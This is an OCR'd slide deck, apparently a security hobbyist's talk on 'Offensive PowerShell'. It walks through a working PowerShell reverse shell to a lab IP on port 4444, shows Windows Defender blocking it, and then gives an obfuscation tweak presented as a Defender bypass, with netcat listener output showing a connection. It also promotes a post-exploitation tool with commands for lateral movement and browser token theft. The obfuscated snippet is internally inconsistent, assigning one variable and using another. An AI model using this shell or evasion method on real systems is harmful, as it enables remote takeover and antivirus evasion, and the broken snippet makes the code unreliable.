Whoami?

❈ I’m Jihad Abdrazak. I’m 22 years old. I live in Libya

Job:

❈ Malware analyst & Malware developer.
❈ Pentester
❈ Purple teamer

Interests:

❈ Tactics, techniques, and procedures (TTPs)
❈ Advanced persistent threat (APT)
❈ Windows internals
❈ LotL attack
❈ Offensive Powershell

When having free time I love to play with:

❈ Windows privilege escalation (UAC bypass)
❈ COM hijacking
❈ Microsoft edge RCE
❈ Windows Post-exploitation

Offensive Powershell

Offensive Powershell:

Offensive Powershell is the use of Powershell for the red teaming side. For example, It can be used for the following:


❈ Windows defender bypass (Security product)
❈ AMSI bypass (Security product)
❈ Automating UAC bypass
❈ Active Directory attack
❈ Persistence
❈ Post-exploitation ideas (like information gathering, steal credentials) etc..

Offensive Powershell (1)

Offensive Powershell:

❇ Windows defender bypass using obfuscation technique (by defsecone)

Obfuscation is a technique that makes the malicious code more difficult to detect by anti-malware. Take a glance at what obfuscation code looks like:



C:\Windows\system32\cmd.exe


```
:\Users\k>start c"al"c.exe | echo "executed by jihad"
executed by jihad"

:\Users\k>
```

Offensive Powershell (1.1)

Offensive Powershell:

❇ Windows defender bypass using obfuscation technique

Let’s try to execute Powershell reverse shell code that is detected by windows defender and then use obfuscation technique for bypassing!



```
 C:\Users\k> $sm=(New-Object Net.Sockets.TCPClient('jihad IP',4444)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0
bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm
rite($st,0,$st.Length)}
 line:1 char:1
$sm=(New-Object Net.Sockets.TCPClient('jihad IP',4444)).GetStream();[ ...
is script contains malicious content and has been blocked by your antivirus software.
  + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
  + FullyQualifiedErrorId : ScriptContainedMaliciousContent

 C:\Users\k>
```

Windows Security

Virus & threat protection

Protection for your device against threats.

Current threats

Threats found. Start the recommended actions.

Trojan:PowerShell/Tiseep.A Severe
12/19/2021 11:32 PM (Active)


Offensive Powershell (1.2)

Offensive Powershell:

❈ Windows defender bypass using obfuscation technique


As you've see in the previous slide, Windows defender detected the Powershell code and blocked it… now let's try obfuscate the code that was the reason for being detected by windows defender

Normal code



```
GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes(
```

Obfuscated code




```
$Obfuscatedcode = "ASCII"
$st=([text.encoding]::$bypass).GetBytes((iex $d 2>&1));
$sm.Write($st,0,$st.Length)}
```

Offensive Powershell (1.3)


Offensive Powershell:

❇ Windows defender bypass using obfuscation technique

Now let’s try to test the obfuscated code to bypass windows defender!



```
$sm=(New-Object Net.Sockets.TCPClient('192.168.195.128',4444)).GetStream();
[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;
$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);
$Obfuscatedcode = "ASCII"
$st=([text.encoding]::$bypass).GetBytes((iex $d 2>&1));
$sm.Write($st,0,$st.Length)}
```



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.195.128  netmask 255.255.255.0  broadcast 192.168.195.255
        inet6 fe80::20c:29
        ether 00:0c:29:c5:
        RX packets 409  by
        RX errors 0  dropp
        TX packets 124  by
        TX errors 0  dropp

lo: flags=73<UP,LOOPBACK,RU
        inet 127.0.0.1  ne
        inet6 ::1  prefixl
        loop  txqueuelen 1
        RX packets 12  byt
        RX errors 0  dropp
        TX packets 12  byt
        TX errors 0  dropp

┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.195.128] from (UNKNOWN) [192.168.195.1] 59726
```

Windows PowerShell


```
PS C:\Users\k> $sm=(New-Object Net.Sockets.TCPClient('192.168.195.128',4444)).GetStream();
PS C:\Users\k> [byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;
>> $d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);
>> $Obfuscatedcode = "ASCII"
>> $st=([text.encoding]::$bypass).GetBytes((iex $d 2>&1));
>> $sm.Write($st,0,$st.Length)}
```

Offensive Powershell (1.4)

Offensive Powershell:

❇ Information gathering (post-exploitation)

Recently, I've released tool called PowerAvails which provides Powershell script (Invoke-Confusion) that perform a lot of popular windows os adversary techniques



```
==============|
= PowerAvails =|
=             =|
======================>   https://github.com/homjxi0e/PowerAvails


 invoke-ConfusionJS -Command 'var invokeMethod = new ActiveXObject( WScript.Shell);invokeMethod.Run(notepad.exe)'

 invoke-Confusions-LLMTCOMCLSID -CLSID
 Invoke-COMScriptlet -SCT
 invoke-DLLLaunchApplication -CML calc.exe
 invoke-lateralmovement -Command calc.exe
 invoke-VBNET -CMLShell calc.exe
 invoke-XMLTransform -XSL URL -XML URL
 invoke-OpenWith -CML notepad.exe
 invoke-DxCap -CML notepad.exe
0 invoke-ApplicationShellExecute -CML calc.exe
1 invoke-ADinfo -Type List
2 Get-TokenMsftEdge -Type List
3 invoke-URLPSShell -URI URL!

nter:
```


Offensive Powershell (1.5)

Offensive Powershell:

❈ Information gathering (post-exploitation)

To download it:
https://github.com/homjxi0e/PowerAvails

To use the tool, write:
powershell –ep bypass | import-module ./Invoke-Confusion




```
ndows PowerShell
pyright (C) Microsoft Corporation. All rights reserved.

y the new cross-platform PowerShell https://aka.ms/pscore6

 C:\Users\k\Desktop> Import-Module .\Invoke-Confusion.ps1

=============|
 PowerAvails =|
             =|
======================>   https://github.com/homjxi0e/PowerAvails


 invoke-ConfusionJS -Command 'var invokeMethod = new ActiveXObject( WScript.Shell);invokeMethod.Run(notepad.exe)'
 invoke-Confusions-LLMTCOMCLSID -CLSID
 Invoke-COMScriptlet -SCT
 invoke-DLLLaunchApplication -CML calc.exe
 invoke-lateralmovement -Command calc.exe
 invoke-VBNET -CMLShell calc.exe
 invoke-XMLTransform -XSL URL -XML URL
 invoke-OpenWith -CML notepad.exe
 invoke-DxCap -CML notepad.exe
 invoke-ApplicationShellExecute -CML calc.exe
 invoke-ADinfo -Type List
 Get-TokenMsftEdge -Type List
 invoke-URLPSShell -URI URL!
```

Offensive Powershell (1.6)

Offensive Powershell:

❇ Information gathering (post-exploitation)

The function collects only basic info about the OS but anyway, let's give it a try!



```
PS C:\Users\k\Desktop> invoke-ADinfo

cmdlet invoke-ADinfo at command pipeline position 1
Supply values for the following parameters:
Type: list

Name                PrimaryOwnerName         Domain                   TotalPhysicalMemory      Model                    Manufacturer
----                ----------------         ------                   -------------------      -----                    ------------
[redacted]                                   [redacted]               [redacted]               [redacted]               [redacted]

ClientSiteName            :
DcSiteName                :
Description               : [redacted]
DnsForestName             :
DomainControllerAddress   :
DomainControllerName      :
DomainName                :
Roles                     :
Status                    : Unknown

UserDomain   : D[redacted]
UserName     : k
UserProfile  : [redacted]
ComputerName :
Organization :
Site         :


PS C:\Users\k\Desktop>
```

Offensive Powershell (1.7)

Hey Mafia members!

It’s the end, See you when the next update of slides is ready to release.

Offensive Powershell (1.8)

GoodBye!

Follow me on the following:

https://www.twitter.com/harr0ey

https://github.com/homjxi0e